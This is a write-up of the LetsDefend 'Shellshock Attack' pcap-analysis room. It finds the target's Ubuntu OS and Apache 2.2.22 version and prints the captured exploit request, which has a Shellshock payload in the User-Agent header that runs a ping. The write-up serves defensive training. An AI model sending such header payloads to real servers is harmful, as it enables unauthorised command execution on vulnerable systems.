
LetsDefend: Shellshock Attack

The following writeup covers the Shellshock Attack room hosted on LetsDefend. This room is entirely concerned with pcap analysis.

Scenario: You must find details of shellshock attacks.

What is the server operating system?


If we are asked to find the server operating system, it is likely referring to a web server. Therefore, if we use the http display filter and follow the TCP stream of the first stream, we can see that the server operating system is Ubuntu:



```
<address>Apache/2.2.22 (Ubuntu) Server at 10.246.50.6 Port 80</address>
</body></html>
```


What is the application server and version running on the target system?

We can see the web server application and version in the header discovered previously:



```
<address>Apache/2.2.22 (Ubuntu) Server at 10.246.50.6 Port 80</address>
</body></html>
```

What is the exact command that the attacker wants to run on the target server?



```
GET /exploitable.cgi HTTP/1.1
User-Agent: () { :;}; /bin/ping -c1 10.246.50.2
Host: 10.246.50.6
Accept: */*
```

/bin/ping -c1 10.246.50.2

This challenge was extremely easy, and I honestly do not recommend it even for beginners. There were only 2 HTTP requests, so even if you had no idea what you were looking for, it is pretty easy to look through 2 requests in its entirety.